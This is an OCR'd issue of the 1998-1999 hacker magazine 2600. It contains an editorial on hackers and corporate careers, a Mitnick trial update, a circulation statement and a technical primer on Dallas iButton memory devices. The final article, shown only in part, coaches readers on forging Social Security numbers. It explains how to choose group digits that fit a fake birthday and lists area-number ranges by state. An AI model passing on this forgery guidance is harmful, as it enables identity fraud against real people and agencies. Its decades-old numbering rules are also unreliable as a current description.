O 1 Year, Individual - $30 O 1 Year, Corporate - $65

Lifetime Subscription

O $260

Photocopy this page, fill it out, and send it to:

2600 Subscriptions, PO Box 752, Middle Island, NY 11953

Former Soviet Payphones!

This drab phone is a reflection of the monotonous life that awaits you in Kazakhstan.

Photo by William W. Perkins

This bright and colorful phone represents the constant fun and dancing that goes on every day in Kyrgyzstan.

Photo ny William W. Perkins

Drabness returns in Armenia.

Photo by Derek Brown

Found in Belgium, easily the most mysterious and misunderstood of all the former Soviet Republics.


Photo by Vital Chaos

Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com

Volume Fifteen, Number Four
Winter 1998-1999 $4.50 US, $5.50 CAN

2600

The Hacker Quarterly



FREE KEVIN

"We will not engage in any assaults or hostile physical contact, physical intimidation, verbal threats of physical harm or violence, or any other actions that are threatening or hostile in nature. We will not carry weapons onto company property, in company vehicles, or while conducting company business, even if we have a permit or license to carry them." - Page 17 of the Bell Atlantic Code of Business Conduct.

STAFF

Editor-In-Chief • Emmanuel Goldstein

Design and Layout • Ben Sherman

Cover Design • Szechuan Death, The Chopping Block Inc.

Office Manager • Tampruf

Writers • Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, Dr. Delam, Derneval, Nathan Dorfman, John Drake, Paul Estev, Mr. French, Thomas Icom, Joe630, Kingpin, Miff, Kevin Mitnick, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter
Network Operations • Wicked, Izaac
Broadcast Coordinator • Porkchop
Webmasters • Kerry, Kiratoy, Macki.
Inspirational Music • eno, Edith Piaf, Negativland & The Weatherman, Desmond Dekker, The Shaggs, Mood Setters, Pet Shop Boys, Collapsing Structure
Shout Outs • Zarya

RIP • **Tron**

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 1998 2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $21 individual, $50 corporate (U.S. funds). Overseas - $30 individual, $65 corporate. Back issues available for 1984-1997 at $25 per year, $30 per year overseas. Individual issues available from 1988 on at $6.25 each, $7.50 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 516-751-2600**
***2600* FAX Line: 516-474-2677.**

2600

Winter 1998-1999

The Hacker Quarterly

Pearls of Knowledge

the victor spoiled 4
a touch memory primer 6
the facts of ssn 12
vms'pionage 14
samba: lion king or software suite? 17
copper pair color coding 18
a security hole at s-cwis 20
pocket connectivity for frugal hackers 21
fun with netware 22
become a radio ninja 24
cable modem security 26
how to handle the media 29
800-555 carriers 29
letters 30
why anonymous phone cards aren't 40
the cryptography of today 44
hacking the atcom cyberbooth 47
le firewall 53
midwestern beige 54
how to hide from netscape 55
2600 marketplace 56
2600 meetings 58

The Victor Spoiled

What could possibly threaten the hacker world more than government raids, selective prosecution, Orwellian surveillance, and mass hysteria? The answer will no doubt come as a shock to many. Success.

Success a threat? What kind of insanity is this? Success is what everyone *dreams* about; it's the *goal,* after all.

Well, yes and no. There's a difference between *true* success and *perceived* success. One is a lot easier to come by than the other. And one is a great deal more likely to be obscured.

The unusual problem we face is that much of our curiosity and talent has led to a good deal of marketability. In other words, hackers are now in great demand. This is a rather recent phenomenon. Despite initial misgivings and warnings from people who really never knew what they were talking about, "reformed" hackers are being hired in great numbers by corporate America for everything from system administration to research and development to tiger teaming.

This in itself isn't a bad thing. We've long known that hackers are a great resource and it's certainly a lot better to be hired than thrown into prison. But too often, this allegiance comes at a price that isn't realized until it's been paid.

Hackers tend to be an idealistic lot. Some might even say naive. We believe in freedom of speech, the right to explore and learn by doing, and the tremendous power of the individual. Unfortunately, this doesn't always synch with the corporate world, which oftentimes sees an individual aware of free speech with a desire to explore as their biggest threat.

It may seem like a trivial notion to dismiss this corporate world when it conflicts with your own values. But what happens when you realize you can make a tremendous amount of money because your skills happen to be in demand? Would that be worth... suppressing your ideals a bit? It's very hard to say no. Ideals don't pay the bills and it's not unheard of for high school dropouts to wind up making 100 grand with the talents they've picked up while not attending classes.

Plus, in our money-based society, stature is everything. The more you make, the more of a "success" you are. That is the perception.

But what we define here as true success is so much harder to achieve. To believe in something, to not compromise your ideals, to be at peace with yourself... these are the elements of that success. Yeah, it may sound like a vision left over from Woodstock. But it is an important and an enriching aspect of life. Not very many of us manage to get there and remain there.

The people who have it easy are those who don't have that many ideals to begin with. You'll find them in abundance in politics or the music industry where insincerity and changing what one believes in at the flick of a switch are par for the course. We wish them luck.

Things are so much more complicated in our weird little community where there are people with all kinds of strong beliefs and values. With a combined intelligence and an awareness of where technology is heading, the importance of our perspective cannot be overstated. In the years ahead, we are going to be facing some milestones in human development with regard to free speech, communications, access, and privacy. It will be the equivalent of the civil rights movement, the American Revolution, and the Age of Enlightenment all mixed together. How it pans out will depend in large part on who is around to help steer the course. And that is what's worrisome. Imagine if all of the Cypherpunks were whisked away to Microsoft to work on a high-paying project that took all of their skills and all of their time? Who would make encryption safe from the prying eyes of governments? What if hacker organizations like the L0pht, cDc, or the Chaos Computer Club went out of existence because its members feared losing lucrative corporate positions if it were revealed that they were part of a community of hackers? Who would show the public how insecure Microsoft really was?

The result would be obvious and very sad. We would lose a perspective that we need quite badly at a critical turning point in the world's history. And those people would lose touch with something unique that they would be unlikely to find again.

The simple cliche tells us that money isn't everything. In fact, when looked at objectively, it's very little, in some cases even a negative thing. Finding people who share your true beliefs, expanding your mind, learning and exploring - these are the precious things that can be forever wiped away when success becomes a commodity. In the hacker world, this is doubly tragic as we have so much to gain from each other for an almost indefinite period.

In some ways, what we are facing parallels what has been happening to the Internet. Vast commercialization has completely changed the net's tone in recent years. We see the same corporate powers slowly gaining a stranglehold on every element of connectivity, at the same time merging, engaging in takeovers, and gathering strength. The future of the net as a safe haven for individual thought and independent development of new and competing technologies is very much in jeopardy and this is without even introducing the government's efforts to muck things up. By finding yourself in a position where the money is good but the work is a waste of your brain, you're experiencing a variation of the same thing.

It's a good idea to occasionally ask yourself a few questions such as what is really important to you, what is your definition of real success, and where do you want to be in the future? There are a great number of people who can answer all of those questions with a high-paying corporate career and who have always felt that way. And that is just fine. But then there are the

others, the ones to whom we are addressing this, who face a conflict at some point. It may seem as if the only logical course to follow is to sacrifice your ideals for the sake of materialism, especially when you're young, impressionable, and watching a lot of television. It's what everyone would do - the path of least resistance. Looking out for number one. And most of all, it's what's encouraged in society because idealists are the ones who cause all the trouble.

But there are alternatives. It's not impossible to get the best of both worlds especially if your skills are truly in demand. You can set conditions and draw lines that you absolutely will not cross. You can use some of the money you make to somehow strengthen the community that helped bring you to this point. And, most importantly, you can remain a part of that community and not lose touch with those heading down different paths. The learning process never ends.

We've deliberately avoided mentioning all but the most general goals since everyone has different priorities. The only real common goal we should all share is keeping our community alive in some form and using our gains to advance the future.

And for those who reject the corporate allure altogether, you have a real opportunity to channel your talents to places and people who need them the most. And to do it entirely your way. Anyone suggesting you're a failure for taking this road deserves nothing more than your pity.

Oddly enough, one can actually draw a comparison between this dilemma and credit card fraud. You're young, you can get virtually anything you want if you play the game, and all you have to do is throw away a few of your values, which you may or may not have in the first place. It can be almost impossible to resist, especially if you feel you're owed something. Most people who bow to the temptation of credit card fraud eventually wake up and realize it's wrong one way or another. Far fewer get such a wake-up call from the all-enveloping corporate mentality.

If nothing else, the spirit of hacking can teach you to hold your head up and maintain your values no matter the cost. If you take this approach into the corporate environment, you might even have a chance to change the system from within and make a real difference.

The thinkers and dreamers of our little niche in society have an interesting ride ahead. There will be all kinds of triumphs and defeats and what comes out of all this will change history. It's entirely up to you where your knowledge and skills take you. Not us. Not the Fortune 100. Not any government. You're at the steering wheel. And we wish you *true* success.

Mitnick Update

At press time, the trial of Kevin Mitnick had been moved from January 19, 1999 to April 20, 1999 to allow him time to look at the evidence, which the government had failed to provide by the agreed upon deadline. Oddly, the prosecution was not chastised by the judge for this violation, yet Mitnick's lawyer was scolded for requesting a delay. In addition, it was found that an FBI informant may have had access to the offices of Mitnick's previous attorney with the full knowledge of the government. This action also has not been addressed by the court. What *was* addressed was the fact that a *2600* staffer had requested the financial disclosure documents of Judge Mariana Pfaelzer, something entirely within our rights and a routine method of looking for conflicts of interest among judges. Pfaelzer's reaction, however, was anything but routine, demanding to know from Mitnick who was behind this and implying that something nefarious was going on. No doubt she believes that Mitnick will mastermind the destruction of her financial records by whistling touch tones into a Walkman. It's become rather difficult to believe in the impartiality of this court.

For continued updates, check
www.kevinmitnick.com

Statement required by 39 USC 3685 showing the ownership, management and circulation of *2600 Magazine*, published quarterly (4 issues) for October 28, 1998. Annual Subscription price $21.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York, 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 7 Strong's Lane, Setauket, New York, 11733.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor, Emmanuel Goldstein, Box 99, Middle Island, New York, 11953. Managing Editor, Eric Corley, 7 Strong's Lane, Setauket, New York, 11733.
4. The owner is Eric Corley, 7 Strong's Lane, Setauket, New York, 11733.
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages or other securities are: none.
6. Extent and nature of circulation

	Average No. Copies each issue during preceding 12 months	Single issue nearest to filing date
A. Total No. Copies Printed	50,000	50,000
B. Paid and/or requested circulation		
1. Sales through dealers and carriers, street vendors and counter sales	42,097	44,070
2. Mail Subscriptions	2128	1880
C. Total Paid and/or requested circulation	44,225	45,950
D. Free Distribution by mail (Samples, complimentary, and other free copies)	450	450
E. Free Distribution outside the mail. (Carriers or other means)	200	200
F. Total free distribution	650	650
G. Total distribution	44,875	46,600
H. Copies not distributed		
1. Office use, leftovers, spoiled	5125	3400
2. Returns from news agents	0	0
I. Total	50,000	50,000
Percent paid and/or requested circulation	89%	92%

7. I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.


Touch Memory Primer

by Kingpin
L0pht Heavy Industries
kingpin@l0pht.com

Have you ever wondered what those small coin-like devices attached to a person's key-chain or ID badge are for? No? Well, you will. Dallas Semiconductor iButton Touch Memory devices are cropping up all over the world. Used as a replacement for smart cards, barcodes, magnetic stripes, and RF tags, these devices contain a combination of non-volatile RAM, EEPROM, real-time clock, temperature, cryptography, and Java features that are used for applications ranging from debit to access control to medicine tracking. These devices are specified to have 10-year data retention and are housed in a rugged stainless steel can.

Sun Microsystems recently gave away iButton Java Rings to attendees of the Java One conference in California. The ring has 32KB of ROM, 6KB of non-volatile SRAM, a real-time clock, "math accelerator" for RSA encryption, and a Java Virtual Machine. Upon check-in at the conference, one entered data into the ring - personal information and preferred coffee type. Similar to a college ID, one used the iButton for identification and debit throughout the conference. Walk up to the coffee machine, insert your ring, communicate via an encrypted channel, and receive your favorite coffee. One can program their own Java applets into the ring to exchange and store "business card" information or other data. Trivial, yes, but think of what may come. The possibilities are endless.

There are many types of iButtons, allowing for a practically unlimited range of use, but they all have the same underlying technology and all communicate in the same way. This article will give you a basic overview of the functionality and methods of communication with the iButton.



Functionality

The iButtons use a novel type of "1-Wire Interface," created by Dallas Semiconductor, to communicate between the button and the host - a PC or other type of embedded system (see 1-Wire Networking Protocol section). By using minimal circuitry, often just a Zener diode for port pin protection from static discharge and a pull-up resistor, one can easily interface the iButton with a microprocessor. The internal circuitry of the iButton lends itself to

easy, albeit timing-sensitive, communications. The data are both read and written with a single pin plus signal ground. By toggling the direction of a port pin (input or output) on a microprocessor, one can transmit commands, serially, bit by bit, to the iButton and read its responses. The communication protocol is very clever. Dallas Semiconductor actually uses the 1-Wire Interface for some of its other components as well, not just the iButton.


Each iButton, no matter what type, is assigned a 64-bit ID etched into the silicon. It can be broken down in the following fashion:

Family Code (8 bits) • Serial # (48 bits) • CRC (8 bits)

The 1-byte family code identifies the specific type of iButton.

The 6-byte serial number is unique and no two buttons will have the same number. This may lead to Big Brother-type thoughts in your head because of its complete traceablility, but there are actually many instances where the unique ID is necessary.

The 1-byte CRC (cyclic redundancy check) is just that. A checksum. This can and should be used by the host system to verify proper data transfer.



Currently, this 64-bit number is not a secret. It is printed directly onto the stainless steel case of the iButton. Although it's very helpful for testing and debugging, this may lead to a security problem if identification is based solely on the ID and someone finds a way to "clone" the iButton. Of course, someone could just steal it. As with any security implementation, you want to try and raise the bar to prevent the "ankle biters" from unauthorized access.

Along with the unique ID, each iButton can contain NVRAM, EEPROM, real-time

Part Number	Description	Memory
DS1920	Temperature iButton	16 bits EEPROM
DS1954	Crypto iButton	Secure coprocessor with 6 Kbyte RAM and 32 Kbyte ROM
DS1963	Monetary iButton	4096 Bits NV RAM
DS1971	EEPROM iButton	256+64 Bits EEPROM
DS1982	Add-Only iButton	1024 Bits EPROM
DS1985	Add-Only iButton	16,384 Bits EPROM
DS1986	Add-Only iButton	65,536 Bits EPROM
DS1990A	Serial Number iButton	Not Applicable
DS1991	Multikey iButton	1344 Bits NV RAM
DS1992	Memory iButton	1024 Bits NV RAM
DS1993	Memory iButton	4096 Bits NV RAM
DS1994	Memory iButton + Time	4096 Bits NV RAM
DS1995	Memory iButton	16,384 Bits NV RAM
DS1996	Memory iButton	65,536 Bits NV RAM

Table 1 - iButton Product Selection Guide

clock, or a temperature sensor. See table 1 for a listing of iButton types (graciously borrowed from http://www.ibutton.com/data-apps.html).

You would, of course, choose the iButton that most closely fits your needs. The prices are all relatively cheap and may run between $1.00 and $4.00 if purchased in quantity.

The United States Postal Service has recently started to use the DS1990A Serial Number-only iButton as a replacement for the barcode technology that was used for many years. The iButton can withstand being out in an open environment, unlike a barcode that will rapidly wear. There is an iButton mounted on the inside of every blue mailbox across the country, which is used to easily identify the mailbox and track the movement of the mail. It might also be a way to keep tabs on the postal workers to make sure they retrieve the mail from each of the locations. The DS1990A iButton consists of the 64-bit unique ID only and doesn't support any type of memory. The postal workers carry a portable, pen-sized reader, which records the time and identification of each mailbox along the route.

Operation

There are three basic software routines that are used to communicate with the iButton. There is example code available (see table 3) in assembly language for the Intel 8051 and in C for the PC with a standard UART. Communications with the iButton are half-duplex (either transmitting or receiving, not both at the same time) and extremely timing sensitive. If the system is interrupted during iButton communications, it will fail. For my particular application, I simply disabled global interrupts while the iButton was in action. In some cases, this isn't possible to do, and you'll have to write your code to keep resetting and re-attempting the communication until it finishes undisturbed.

- **TouchReset(void)**

  This procedure transmits the Reset signal (480uS low pulse) to the Touch Memory and watches for a presence pulse (low pulse) returned from the iButton (see figure 1). When the iButton is inserted into its socket, it is powered by the 1-Wire Interface. It immediately sends out a "presence




Figure 1 - Touch Memory Reset Pulse and returned Presence Pulse




Figure 2 - PulWidth EPROM Touch Memory Programming Pulse

pulse," which says, "I'm here" to the host. This initial presence pulse can be tied to an active-low interrupt line of the processor. Once the presence pulse is detected, the TouchReset() function is called to reset the iButton and confirm that the button is still there and ready for communications. This is similar to debouncing a mechanical switch.

- **TouchByte (unsigned char outch)**

  This procedure sends a byte, outch, to the Touch Memory and simultaneously returns one byte from the Touch Memory to the calling routine. Specific one-byte, iButton-specific commands are transmitted serially, bit by bit, to the Touch Memory (Read ROM, Write to Memory, etc. - see tables 2 and 3). This is the most important piece of the puzzle. Sending and receiving specific commands using this routine will allow complete control of the Touch Memory.

  TouchByte consists of eight calls to a TouchBit routine, which transfers only one bit of information between the host and the Touch Memory. Using a single port pin to both send and receive data fits exactly with the bi-directional port pin hardware philosophy. Configuring the port pin as either an input or output will affect how the data is interpreted by the iButton. The state of the port pin is varied many times during a data transfer.

- **PulWidth (void)**

  This procedure, unused in most implementations depending on the family of iButton, generates a 0.5ms low pulse (see figure 2). This routine is used to generate a programming pulse for the EPROM (one-time-programmable, not erasable) Touch Memory devices.


1-Wire Networking Protocol

The Dallas Semiconductor 1-Wire Networking/Interfacing protocol consists of an OSI layered-architecture, similar to TCP/IP or IrDA. The 1-Wire Interface supports having multiple iButton devices on the bus at any given time. It is necessary to look at this protocol, since it defines all of the communications and standards of the Dallas iButton. The following information was taken from the Dallas Semiconductor Book of

DS19xx iButton Standards, which goes into greater detail than what is provided here.

1-Wire Protocol Layered Architecture

- **Physical Layer**
  This layer defines the electrical characteristics, required logical voltage levels and timing constraints of the Touch Memory interface.
- **Link Layer**
  This layer defines the basic communication functions of Touch Memory: TouchReset and TouchByte, described in the Operation section above. Once the iButton responds to the TouchReset command with a Presence Pulse, communication continues with the Network layer.
- **Network Layer**
  This layer handles the commands responsible for identification of the Touch Memory device, known as "ROM Commands" (see table 2). All iButtons support these commands, with the exception of the DS1990A, which support only a subset.
- **Transport Layer**
  This layer handles the commands responsible for non-ROM features of the Touch Memory device - Non-volatile RAM, scratchpad, temperature sensor, and other special functions. Each iButton family supports only a subset of these commands (see table 3) depending on its capabilities.
- **Presentation Layer**
  This layer provides a DOS-like file system supporting functions like Format, Directory, Type, Copy, Delete, etc. This allows the Touch Memory device to be treated like a floppy disk. By using this layer, one can avoid using the "low-level" commands from the Network and Transport layers.



Command	Hex Value	Description
READ ROM	$33 $0F (DS1990A)	Responds with 64-bit unique ID
SKIP ROM	$CC	To broadcast data to all Touch Memory devices connected to the bus
MATCH ROM	$55	To address a specific Touch Memory device on the bus
SEARCH ROM	$F0	All devices on the bus respond with its 64-bit unique ID
OVERDRIVE SKIP ROM	$3C	To set all capable devices to "overdrive" speed and broadcast data to all Touch Memory devices connected to the bus
OVERDRIVE MATCH ROM	$69	To address a specific Touch Memory device on the bus and set it into "overdrive" speed

Table 2 - Basic Touch Memory Command Set

Table 3 - Advanced Touch Memory Command Set

Command	Hex Value	Description
READ MEMORY	$F0	To read one or more consecutive bytes
EXTENDED READ MEMORY	$A5 (EPROM)	To read one or more consecutive bytes with inverted CRC16 response
READ SUBKEY	$66 (DS1991)	To read one or more consecutive bytes from a password-protected page
WRITE SCRATCHPAD	$0F, $96 (DS1991)	To write one or more consecutive bytes to the scratchpad
READ SCRATCHPAD	$AA $69 (DS1991)	To read one or more consecutive bytes of the scratchpad
COPY SCRATCHPAD	$55, $3C (DS1991)	To copy scratchpad data to a location in memory
WRITE SUBKEY	$99 (DS1991)	To write one or more consecutive bytes to a password-protected page
WRITE PASSWORD	$5A (DS1991)	Set the password of a password protected page. Erases all data within that page
WRITE MEMORY	$0F (EPROM)	To transfer, verify, and program one or more consecutive bytes
WRITE STATUS	$55 (EPROM)	To transfer, verify, and program one or more consecutive bytes to the "status memory" section
READ STATUS	$AA (EPROM)	To read one or more consecutive bytes from "status memory" section with inverted CRC16 response

You Want More?

If this article has piqued your interest, which I hope it has, I'd suggest reading through the data books and application notes, which explain the devices more thoroughly than I have.

- **Dallas iButton Home Page**
  http://www.ibutton.com
- **iButton Product Selection Table**
  http://www.dalsemi.com/Prod_info/AutoID/touch.html

You should also read through the application notes for iButton interfacing and standards. You will find timing diagrams and detailed data sheets here. They are available in both .PDF and printed form:

- **App. Note #74 - Reading and Writing iButton via Serial Interface**
  http://www.dalsemi.com/DocControl/PDFs/app74.pdf
- **Book of DS19xx iButton Standards**
- **Automatic Identification Data Book**

An iButton Development Kit is also available, which includes many types of iButtons and sockets and comes with a nice serial port interface and PC software for iButton experimentation. Although not free (less than $100, I believe), it is highly recommended if you decide to do development or take a deeper look into the iButton.

You can talk to and request information from a real human being by calling the Dallas Semiconductor/iButton office at 800-336-6933. Please be nice.

THE FACTS OF SSN

by Kermit the Hog

The social security number (SSN) is a number used by the government to tell us apart from each other, as well as a method of giving us a guarantee of retirement funds.

Many companies now use your SSN as an identification number, and to check with the government to confirm that you are who you say you are.

On to the good stuff: the number 078-05-1120. The SSA used this as a sample number back during ad campaigns, and you can use it too. I'll be using it as an example, but this used to be a popular method of SSN forgery. The IRS and any government official will recognize it, but most people have probably never heard of it.

We'll start with the first three digits: 078. These three digits, the state combo, represents (you guessed it) the state in which the SSN was applied for. 078, if you check on the list below, is within the realm of New York. On to the next digits.

The second set of digits is 05, the group combo. This is just a way for the government to keep track of the SSNs more efficiently. It can also give an estimate of how early in the year the card holder was born.

There is a strict order in which this combo progresses. It begins with odd numbers, 01 to 09, followed by even numbers, 10 to 98. This is usually as far as it goes, and I would never pick a number much more than 50 for the center.

Be wary, though. Try to make your group combo coincide with the birthday that you are using.

A guide would be that 01 to 09 will be assigned, along with 10 to 16 within the first 3 months of the year, usually. 18 to 36 is a good estimate for the next three, and 38 to 50 is an average for the third three months. 50 to 62 is a reasonable estimate for any remaining cards.

But if the last three months are above 50, why don't you recommend those, you may ask. I don't recommend using them because you have no guarantee that the state you are choosing had that many people apply in the year you have chosen. Some years it has gone into the next section, even numbers, 02 to 08, but some years it has only gotten to about 44. I would strongly recommend either trying to get that year's SSN application amount (a difficult task, I am sure) or just staying low and using an early fake birthday.

In preparation for the future, the SSA (Social Security Agency) has created the third and fourth groups, the third being mentioned above (even numbers, 02 to 08) and the fourth, odd numbers, 11 to 99.

The last four numbers in the SSN are 1120. This is just a random sequence. Some believe that they are assigned in order, starting from 1001 and going up. I have not seen, however, any proof of this.

Now that you have an idea of the underlying structure of an SSN, here are the states and their coinciding numbers. The first list is by state, the second is by number.

U.S. STATES

Alabama	416-424
Alaska	574
Arizona	526-527, 600-601
Arkansas	429-432
California	545-573, 602-626
Colorado	521-524
Connecticut	040-049
Delaware	221-222
District of Columbia	577-579
